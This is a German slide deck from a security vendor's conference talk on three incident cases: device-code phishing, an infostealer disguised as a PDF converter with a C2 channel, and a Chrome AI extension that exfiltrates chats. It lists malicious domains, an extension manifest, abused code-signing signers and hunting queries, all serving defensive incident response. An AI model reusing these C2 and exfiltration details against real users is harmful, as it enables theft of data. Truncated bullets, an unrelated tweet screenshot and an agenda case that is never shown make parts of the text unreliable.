

AVANTech-Day 2026



IT-Security Deep Dive



AVANTech-Day 2026



Einblick ins Cyber Defense Center

Tobias Balschun

Lead Cyber Defense Center Operations,
AVANTEC



Inhalt

- Aktuelles Umfeld / Bedrohungslage
- Case #1 – Phishing with Microsoft Device Code Authentication
- Case #2 – Infostealer hiding as PDF editor
- Case #3 - Malicious Chrome AI extension
- Case #4 - Infostealer on MacOS

Aktuelles Umfeld

Mit Insights aus unserem Cyber Defense Center

Öffentliche Quellen



Die Hackergruppe **Akira** hat in den letzten Monaten **über 200 Unternehmen erfolgreich angegriffen**, der Schaden geht in die Millionen [BACS, 10/2025]



Über **40%** aller Ransomware Angriffe betreffen neben **On-Premise** Umgebungen auch **Cloud** Instanzen [MSFT 10/25]



Knapp 35% der erfolgreichen Angriffe auf die Cloud nutzen **valide Accounts**, **82%** aller Detections in 2025 waren **Malware-Free**. [Crowdstrike 02/26]



29 Minuten vergehen im Durchschnitt vom **Initial Access -> Lateral Movement**, Zeitfenster für Reaktion wird kleiner [CrowdStrike 02/26]

AVANTEC CDC



Anzahl **identitätsbasierter** Alerts hat sich im 2025 gegenüber 2024 mehr als **verdoppelt**, häufig Kombination Phishing mit Man-in-the-middle



Hochwertiges **Phishing über Supply-Chain** mit bekanntem Absender, rein **«technisch legitim»** und für Benutzer kaum erkennbar, Ziel Monetarisierung



Angreifergruppierungen **planen** die Aktivitäten **zeitlich gezielt** und nicht zu Bürozeiten, **>400 Incident Investigations** ausserhalb Bürozeiten im 2025



Malvertising seit 2-3 Monaten wieder vermehrt **zugenommen** – Angreifer **investieren bei Google** für Top-Platzierung

Case #1 – How the user got phished

- Benutzer erhält eine E-Mail mit einem PDF
- PDF enthält Buchungslink

mimecast

✓ Safe link

🔒 Email secured

Do you
We've randomly generated a code for you to verify whether it's safe to click on this link.

Well done, t
You can continue to

Safety Tips

🔍 Cyber criminals are using phishing to steal your information. Watch out for suspicious links.

Continue to Page

It's Safe

Link Clicked
https://linkprotect...
[REDACTED]

Message Subject
Re: [REDACTED]

Message Sender
[REDACTED]

Email Address
[REDACTED]

Adobe Acrobat Sign

login.microsoftonline.com/common/oauth2/deviceauth

Microsoft

Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

Code

Next

Sign in with your Microsoft account

Continue to Microsoft

Secured by Microsoft

Case #1 – Microsoft Logging Failure

- Microsoft
- IP
- D
- IT
- A
- D
- IT

Activity Details: Sign-ins

Basic info Location Device info Authentication Details Conditional Access Report-only ...

Device ID	5bb4a73b-5025-41ef-8431-39e2ecc48868
Browser	Edge 18.20348
Operating System	Windows10
Compliant	No
Managed	No
Join Type	Hybrid Azure AD joined

Victim →

Case #1 – Wie der Angriff weiterging...

- Angreifer implementierte mehrere Mailbox Rules in der Mailbox des Opfers
- Angreifer registrierte eine Domain welche fast identisch zur Mail-Domain des Opfers ist (company.com → company.org)
- Angreifer sendet eine Mail-Konversation an die neu registrierte Domain
- Angreifer erstellt eine gefälschte Rechnung und sendet dies als Antwort auf die Mail-Konversation an einen Kunden es Opfers
- Angreifer erstellte einen Account bei zoho[.]com mit der Identität des Opfers. In diesem Account wurde eine neue Domäne für das nächste Opfer gekauft und die nötige Infrastruktur vorbereitet

Case #1 – Wie unsere Response aussah...

- Verdächtiges Login mittels Device Code Flow wurde identifiziert → Benutzer als kompromittiert bestätigt
 - Session Revoke, Password-Reste, Re-Rollout MFA für den Benutzer
- Audit- und Mail-Logs des Benutzers geprüft
 - Mailbox Rules identifiziert
 - Rules entfernt
 - Weitergeleitete Konversation identifiziert
 - Fake E-Mail an den Kunden des Opfers gefunden
 - Kunde wurde gewarnt, keine Zahlung an den Angreifer
 - Account Registration bei zoho[.]com gefunden
 - Credentials Reset bei Zoho für den Account
 - Identifizierung des nächsten Opfers (Lookalike Domain welche registriert wurde)
 - Warnung an nächstes Opfer gesendet
 - Takedown Infrastruktur bei Zoho
- Implementierung neuer Conditional-Access Policy um Device-Code-Auth zu verhindern

Case #1 – Learnings / Take-Aways

- Implementieren Sie eine Conditional-Access Policy in ihrem Entra tenant welche Device-Code Authentication auf eine definierte Benutzergruppe einschränkt.
 - Name: Block Device Code Flow
 - Assignments: Include All users, Exclude specific user group (e.g. IT Admins)
 - Target resources: All resources
 - Network: not configured
 - Conditions → Authentication flows → Device code flow
 - Grant: Block access
 - <https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-block-authentication-flows>
- Prüfen Sie bestehende Signin-Logs auf "Device Code Flows"
 - Entra → Sign-in logs
 - Add Filter → Original transfer method = Device code flow
 - Falls bestehende Logins existieren, genau prüfen ob diese legitim sind oder nicht
- Senden Sie ihre Entra Signin Logs an einen Azure Event-Hub für long-term storage

Case #1 – Fragen ?



Case #2 – Malicious PDF Converter

- Mittels Threat Hunter am laufen hatte
- Der Infostealer t
- Teil einer weltw wurde
- Die Software wa
 - Die Angre
 - Files wurde
 - Benu
- Via Update Fun
- Die Binaries ver
- Installation im U
- Persistenz über
- Fake Uninstall

The image shows a screenshot of a Twitter thread. The top tweet is by Adam Wathan (@adamwathan), who says: "I'd like to formally apologize for making every button in Tailwind UI `bg-indigo-500` five years ago, leading to every AI generated UI on earth also being indigo." The bottom tweet is by Kevin Kern (@kregenrek) from August 7, 2025, titled "So, GPT-5 hasn't solved the 'purple problem'", and includes two screenshots of a French learning application. The left screenshot shows a "Flashcard 1" with the text "le chat" and "Français". The right screenshot shows the "French Playground" dashboard with a progress bar and a "1-day streak" indicator. The tweet has 1.3M views and was posted at 1:37 PM on August 7, 2025.

Case #2 - Wie lief der Threat Hunt ab

- Security Researcher berichtet auf Twitter/X über einen Infostealer welcher sich als PDF Converter getarnt hat
- Suche nach Executables in Downloads/Desktop Foldern welche "PDF" oder "Convert" enthalten

TIMELINE						
Date	User	Host	Domain	Host	File Path	Event
2025-09-24 05:49:21	[REDACTED]	[REDACTED]	dcownil[.]com/	Users [REDACTED]	\Desktop\ConvertMate.exe	MotwWritten
2025-07-29 08:26:00	[REDACTED]	[REDACTED]	dcownil[.]com/	home [REDACTED]	\Downloads\ConvertMate.exe	MotwWritten
2025-09-23 12:33:32	[REDACTED]	[REDACTED]	dcownil[.]com/	Users [REDACTED]	\Desktop\ConvertMate.exe	MotwWritten

- Prüfen der Installation, wurden weitere verdächtige Aktionen dieser Software durchgeführt?

So...	Event
[REDACTED]	Process Create file: UpdateRetreiver.exe in folder: \Device\HarddiskVolume3\Users [REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe
[REDACTED]	Process Create file: UpdateRetreiver.exe in folder: \Device\HarddiskVolume3\Users [REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe
[REDACTED]	Process Create file: UpdateRetreiver.exe in folder: \Device\HarddiskVolume3\Users [REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe
[REDACTED]	Process Create file: UpdateRetreiver.exe in folder: \Device\HarddiskVolume3\Users [REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe

Case #2 - Wie lief der Threat Hunt ab

- Noch mehr verdächtige Aktivitäten...

EVENT_TIME	EVENT_SIMPLE_NAME	RAW:COMPUTERNAME	RAW:TASKNAME	RAW:TASKEXECCOMMAND
2025-09-23T12:33:43	ScheduledTaskRegistered	[REDACTED]	ConvertMateTask	C:\Users\[REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe
2025-09-24T05:49:29	ScheduledTaskRegistered	[REDACTED]	ConvertMateTask	C:\Users\[REDACTED]\AppData\Local\ConvertMate\UpdateRetreiver.exe

- Scheduled Tasks verbindet regelmässig zu seinem "Update" Server

EVENT_TIME ↑	EVENT	PROCESS	DOMAINNAME	IP4
2025-09-24 12:33:44.654 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-25 12:33:45.966 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.3.230;104.18.2.230;
2025-09-26 05:55:13.423 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.3.230;104.18.2.230;
2025-09-26 12:33:45.804 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-29 05:49:32.998 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;
2025-09-29 12:33:45.793 Z	DnsRequest	UpdateRetreiver.exe	confetly.com	104.18.2.230;104.18.3.230;

Case #2 - Wie lief der Threat Hunt ab

- Update Prozess sendet JSON Daten?

EVENT_TIME	HOSTNAME	METHOD	SIZE	TYPE	URL
2025-09-24T12:33:47+00:00		GET	171	application/json	confetly.com/auth
2025-09-24T12:33:48+00:00		GET	147	application/json	confetly.com/auth
2025-09-24T12:33:48+00:00		POST	1330	application/json	confetly.com/iserr
2025-09-26T12:33:53+00:00		GET	171	application/json	confetly.com/auth
2025-09-26T12:33:56+00:00		GET	147	application/json	confetly.com/auth
2025-09-26T12:33:56+00:00		POST	1330	application/json	confetly.com/iserr
2025-09-25T12:33:55+00:00		GET	171	application/json	confetly.com/auth
2025-09-25T12:33:56+00:00		GET	147	application/json	confetly.com/auth
2025-09-25T12:33:57+00:00		POST	1330	application/json	confetly.com/iserr
2025-09-29T12:33:45+00:00		GET	171	application/json	confetly.com/auth
2025-09-29T12:33:46+00:00		POST	1330	application/json	confetly.com/iserr
2025-09-29T12:33:46+00:00		GET	147	application/json	confetly.com/auth


- Reversing der "UpdateRetreiver[.]exe" zeigt C2 Implementierung:
 - /auth – Abfrage von Kommandos, Authentication mittels unique ID
 - /iserr – Resultat des Kommandos wird zurückgeschickt

Case #2 - Wie lief der Threat Hunt ab

- Gesammelte IOCs und TTPs
 - Hashes
 - IP Adressen
 - Domains
 - Code Signing Zertifikate
 - File "id.txt" in AppData der Applikation
 - Google Ads Campaign ID im initialen Download
 - Scheduled Task mit POST Requests
- Die gesammelten IOCs und TTPs wurden für weitere Queries über die komplette Kunden-Landschaft genutzt
 - → Insgesamt 12 kompromittierte Endpunkte bei mehreren Kunden identifiziert
 - → Verschiedene Varianten, nicht überall ConvertMate
- Systeme wurden bereinigt, Account Passwörter geändert, Custom Detectors bei allen Kunden implementiert
 - Bei keinem der Kunden wurde ein Impact festgestellt
 - C2 Kanal war offen, aber nicht aktiv verwendet

Case #2 – Die folgenden Monate...

■ In



Easy2Convert - Convert Files Online

Home Features Testimonials FAQ [Get Started](#)


Convert Any File to PDF in Seconds

Easy2Convert helps you convert, merge, and download your files with just a few clicks.

[Download Now](#)

⚡ Lightning Fast 100% Secure 📄 Instant Downloads

By clicking Download Now, I agree to the additional offers and services described in the [Terms](#) and [Privacy Policy](#).
☑️ You consent to additional feature which update your default search engine as part of the installation.



ConveryFile

[Try It Now](#)


Effortless PDF solutions

ConveryFile is your ultimate tool for converting, merging, and compressing PDFs with ease. Take control of your documents on your PC today!

[Start Download](#)

By clicking the "Start Download" button you agree to the [Terms of Use](#) and [Privacy Policy](#).
☑️ By checking this box you acknowledge and agree that as part of the installation process your default search engine settings will be changed.

■ Im



Infinite Docs

[Get It Now](#)


Your All-in-One Tool for Effortless PDF Conversion & Compression

Discover Infinite Possibilities with Infinite Docs

[Download For Free](#)

By clicking the "Download For Free" button, you accept the [Terms of Use](#) and [Privacy Policy](#).
☑️ You hereby confirm your agreement to change your default search engine settings during installation.

■ Di



PowerDoc - Enhance Your Document Experience

[START DOWNLOAD](#)

ENHANCE YOUR DOCUMENT EXPERIENCE WITH POWERDOC

Check out our awesome PDF tool, it can boost your workflow by converting your files easily!

[FREE DOWNLOAD](#)

By clicking download, I agree to the additional offers and services described in the [Terms](#) and [Privacy Policy](#).
☑️ You consent to additional feature which update your default search engine as part of the installation.

■ Mi

Case #2 – Takeaways

- Deployment von einer EDR Lösung alleine reicht nicht aus
- Die richtige Lösung in Kombination mit Threat Hunting führt zum Erfolg
- Blockieren Sie den Download von Executables auf dem Proxy für ihre Benutzer
- Stellen Sie den Benutzer einen guten PDF Editor zur Verfügung 😊
- Prüfen sie folgende Code-Signing Zertifikate in ihrer Umgebung

BLUE TAKIN LTD
TAU CENTAURI LTD
SPARROW TIDE LTD
TECHNODENIS LTD
AMARYLLIS SIGNAL LTD
BLACK INDIGO LTD
LONG SOUND LTD
OR KAHOL LTD
ASTRO BRIGHT LTD
MAINSTAY CRYPTO LLC
MY TECH MEDIA LTD
ECLIPSE MEDIA INC.
INTERLINK MEDIA INC.
SHERLOCK TECH LTD
WHATECH MOBILE CO., LIMITED

IENGINEERING PRIVATE LIMITED
CROWD SYNC LLC
WORK PRODUCT INC
PIXEL CATALYST MEDIA LLC
BYTE MEDIA SDN BHD
ECHO INFINI SDN. BHD.
GLINT SOFTWARE SDN. BHD.
GLOBAL TECH ALLIES LTD
SIRIUS ONE LTD
SELA LINES LTD
BONY INNOVATION LTD
GLINT By J SDN. BHD
MILLENNIAL MEDIA INC.
SUMMIT NEXUS HOLDINGS LLC.
RED ROOT LTD

App Interplace LLC
A1A MARKETING LTD.
AMARYLLIS SIGNAL LTD
APOLLO TECHNOLOGIES INC.
ASTRAL MEDIA INC.
ASTRO BRIGHT LTD
BLAZE MEDIA INC.
CAERUS MEDIA LLC
CANDY TECH LTD
CROWN SKY LLC
DRAKE MEDIA INC
INCREDIBLE MEDIA INC
Performance Peak Media LLC
SORBET LIVE LTD

Case #2 – Takeaways

- Crowdstrike Falcon Query

```
SubjectCN = /BLUE TAKIN LTD|TAU CENTAURI LTD|SPARROW TIDE LTD|TECHNODENIS LTD|AMARYLLIS SIGNAL LTD/i OR  
SubjectCN = /BLACK INDIGO LTD|LONG SOUND LTD|OR KAHOL LTD|ASTRO BRIGHT LTD|MAINSTAY CRYPTO LLC/i OR  
SubjectCN = /GRASSROOTS CONSULTING GROUP LLC|CROWD SYNC LLC|WORK PRODUCT INC|PIXEL CATALYST MEDIA LLC/i OR  
SubjectCN = /GRASSROOTS CONSULTING GROUP LLC|CROWD SYNC LLC|WORK PRODUCT INC|PIXEL CATALYST MEDIA LLC/i OR  
SubjectCN = /BYTE MEDIA SDN BHD|ECHO INFINI SDN. BHD.|GLINT SOFTWARE SDN. BHD.|GLOBAL TECH ALLIES LTD/i OR  
SubjectCN = /ECHO INFINI SDN. BHD.|GLINT SOFTWARE SDN. BHD.|GLOBAL TECH ALLIES LTD|SIRIUS ONE LTD/i OR  
SubjectCN = /SELA LINES LTD|MY TECH MEDIA LTD|BONY INNOVATION LTD/i
```

Case #2 – Takeaways

- Microsoft Defender Query

```
DeviceFileCertificateInfo
| where Signer has_any (
    "BLUE TAKIN LTD",
    "TAU CENTAURI LTD",
    "SPARROW TIDE LTD",
    "TECHNODENIS LTD",
    "AMARYLLIS SIGNAL LTD",
    "BLACK INDIGO LTD",
    "LONG SOUND LTD",
    "OR KAHOL LTD",
    "ASTRO BRIGHT LTD",
    "MAINSTAY CRYPTO LLC",
    "GRASSROOTS CONSULTING GROUP LLC",
    "CROWD SYNC LLC",
    "WORK PRODUCT INC",
    "PIXEL CATALYST MEDIA LLC",
    "BYTE MEDIA SDN BHD",
    "ECHO INFINI SDN. BHD.",
    "GLINT SOFTWARE SDN. BHD.",
    "GLOBAL TECH ALLIES LTD",
    "SIRIUS ONE LTD",
    "SELA LINES LTD",
    "MY TECH MEDIA LTD",
    "BONY INNOVATION LTD"
)
| project Timestamp, DeviceName, SHA1, Signer, Issuer, IsTrusted, IsRootSignerMicrosoft
```

Case #2 – Fragen ?



Case #3 – Malicious Chrome AI extension

- Threat Hunting aufgrund von Threat Intelligence Reports
- Chrome Extensions welche sich als die “legitime” AITOPIA Extension tarnen
- Suche nach Chrome Extensions mit den Keyword “aitopia” → 1 Endpoint gefunden

AID	EVENT...	TARGET_FILE_NAME
8ba252d	2025-10-10T	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\1.9.5_0\aitopia\assets\images\market-
8ba252d	2025-08-20	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Temp\chrome_url_fetcher_13340_1335706828\FNMIHDOJMNKCLGJPCOONOKMKHJPJECHG_1_9_3_0.crx
8ba252d	2026-02-03	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Sync App Settings\fnmihdojmnkclgjpcoonokmkhjpechg
8ba252d	2025-09-011	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\1.9.4_0\aitopia\assets\images\market-
8ba252d	2026-01-091	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\1.9.6_0\aitopia\assets\images\market-
8ba252d	2026-01-091	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg.7
8ba252d	2026-01-301	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\2.0.0_0\aitopia\assets\db2d9de47c2c
8ba252d	2025-08-211	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\1.9.2_0\aitopia\assets\media\finish.m
8ba252d	2026-02-03	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg\2.0.0_1\aitopia\assets\images\market-

EVENT_TIME	AID	TARGET_FILE_NAME
2026-01-09T11:08:33.626	8ba252de7cf14f8c	\Device\HarddiskVolume3\Users\ [redacted] \AppData\Local\Google\Chrome\User Data\Default\Extensions\fnmihdojmnkclgjpcoonokmkhjpechg.zip

Case #3 – Malicious Chrome AI extension

- Extensions ID
 - fnmihdojmnkclgjpcoonokmkhjpjechg
- Name
 - Smart Sidebar: Chat GPT, Claude & DeepSeek

4.6 out of 5 ★★★★★
2.7K ratings • [Learn more about results and reviews.](#)
[See all reviews](#)

The screenshot shows the Chrome Web Store page for the extension 'Smart Sidebar: Chat GPT, Claude & DeepSeek'. It features a 4.6 star rating from 2.7K reviews, 400,000 users, and a 'Tools' category. A central image displays the extension's interface, which is a sidebar chat window. Below the image is an 'Overview' section with the following text: 'Supercharge Your Browser with the AI Sidebar powered by ChatGPT, Claude Sonnet & DeepSeek AI. Access the world's most advanced AI models, including the new GPT-5 series, Claude 4.5 Opus, Gemini 3, and Grok 3. Whether you're browsing websites, reading articles, or coding, Smart Sidebar is your intelligent assistant that seamlessly integrates into your browsing experience. Find the best AI Agent for your needs and save hundreds of hours on daily tasks. Now featuring OpenAI's next-gen reasoning models (o3-mini, o4-mini) and DeepSeek V3! Smart Sidebar revolutionizes how you work in Chrome. Upload PDFs or documents for in-depth analysis and leverage GPT-5 Vision to understand charts, graphs, and images. With our Web Access feature, you can browse real-time data without limitations.'

Privacy

✔ The developer has disclosed that it will not collect or use your data. To learn more, see the developer's [privacy policy](#).

This developer declares that your data is

- Not being sold to third parties, outside of the [approved use cases](#)
- Not being used or transferred for purposes that are unrelated to the item's core functionality
- Not being used or transferred to determine creditworthiness or for lending purposes

You might also like...

2025 Chrome's Favorite

Sider: AI Sidebar
Loved by 10M+ users

Sider: Chat with all AI...
4.9 ★ ⓘ
ChatGPT, DeepSeek, Gemini, Claude, Grok all in one AI sidebar...

AI SIDEBAR

SUMMARIZE - ASK - SEARCH - REWRITE
WRITE - CREATE IMAGES

CHAT WITH DEEPSEEK AI,
CHATGPT, CLAUDE, AND
MORE.

AI Sidebar with Deepseek...
4.7 ★ ⓘ
Chat with Deepseek AI, ChatGPT, Claude, and more. Boost creati...

Case #3 – Malicious Chrome AI extension

- Extension vom Endpoint und Chrome Webstore gedownloadet
- Permissions der Extension:
 - <all_urls>
 - Extension läuft auf jeder besuchten Website
 - Scripting
 - Extension can Javascript oder CSS in jede Website injecten
 - Storage
 - Zugriff auf chrome.storage API. Lesen und schreiben von persistenten Daten (Cache)
 - system.display
 - Extension kann Infos über Display abfragen
 - contextMenus
 - Hinzufügen von Einträgen im Kontext-Menü (Rechtsklick)

```
    "content_scripts": [  
      {  
        "js": [  
          "loader.js"  
        ],  
        "matches": [  
          "<all_urls>"  
        ],  
        "run_at": "document_end",  
        "css": [  
          "aitopia/assets/2f13042365619d205c3c594ad87e62c4.css",  
          "aitopia/assets/4ef25b11a581f51bf711ede73b41efea.css"  
        ]  
      }  
    ],  
    "host_permissions": [  
      "<all_urls>"  
    ],  
    "permissions": [  
      "storage",  
      "scripting",  
      "system.display",  
      "contextMenus"  
    ],  
    "externally_connectable": {  
      "matches": [  
        "*/**.*aitopia.ai/*",  
        "*/**.*chatgptextension.ai/*"  
      ]  
    }  
  ]  
}
```

manifest.json



Case #3 – Malicious Chrome AI extension

- Was macht die Extension?
 - Injected highly obfuscated code in jede Website welche man besucht
 - Injected einen Banner in das offizielle ChatGPT Fenster
 - Exfiltriert sämtliche AI chats und die gesamte Browser History des Benutzers an deepaichats[.]com

EVENT_TIME	HOSTNAME	METHOD	REQUEST_SIZE	URL	CONTENT_TYPE	URL_CATEGORY
2026-01-05T06:31:15+00:00		POST	2532	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T09:44:36+00:00		POST	1059	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T05:57:17+00:00		POST	594	deepaichats.com/ext/chatstatus	application/json	Miscellaneous or Unknown
2026-01-05T05:57:26+00:00		POST	7384	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-06T15:02:00+00:00		POST	1996	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-05T12:53:17+00:00		POST	2548	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-06T05:48:07+00:00		POST	1656	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown
2026-01-07T09:21:21+00:00		POST	6212	deepaichats.com/ext/aimodel	application/json	Miscellaneous or Unknown

```
26. } from "./6a9d2cf74beb95f898ebba51cb126aec.js";
27. import {
28.   c as oe
29. } from "./aff28b06e242157a60245cfbc54fdee.js";
30. import {
31.   d as F,
32.   a_ as b,
33.   J as n,
34.   aP as s,
35.   X as w,
36.   I as g,
37.   L as i,
38.   H as M,
39.   aA as C,
40.   aC as D,
41.   bH as A,
42.   F as k,
43.   aY as P,
44.   bc as u,
45.   W as L,
46.   ay as Y,
47.   bl as xt,
48.   bM as z,
49.   aZ as ft,
50.   bJ as I,
51.   bz as nt,
52.   bx as $t,
53.   bA as R,
54.   by as yt,
55.   bw as Et,
56.   b0 as Bt,
57.   K as Rt,
58.   bB as wt,
59.   n as K,
60.   bK as At,
61.   T as bt,
62.   U as ne,
63.   bh as le,
64.   r as kt,
65.   o as re
66. } from "./0d312bf4a86f7694fa93a4b284d7250e.js";
67. import {
68.   F as Vt,
69.   l as Ot,
```

Case #3 – Takeaways

- Die Installation von Extensions unterbinden
 - GPO, alles blocken ausser Whitelist
 - URL der Stores blockieren
- Benutzern nur kontrollierte Browser erlauben
- Hunt for newly installed Extensions, paste the output to your favorite AI for research 😊

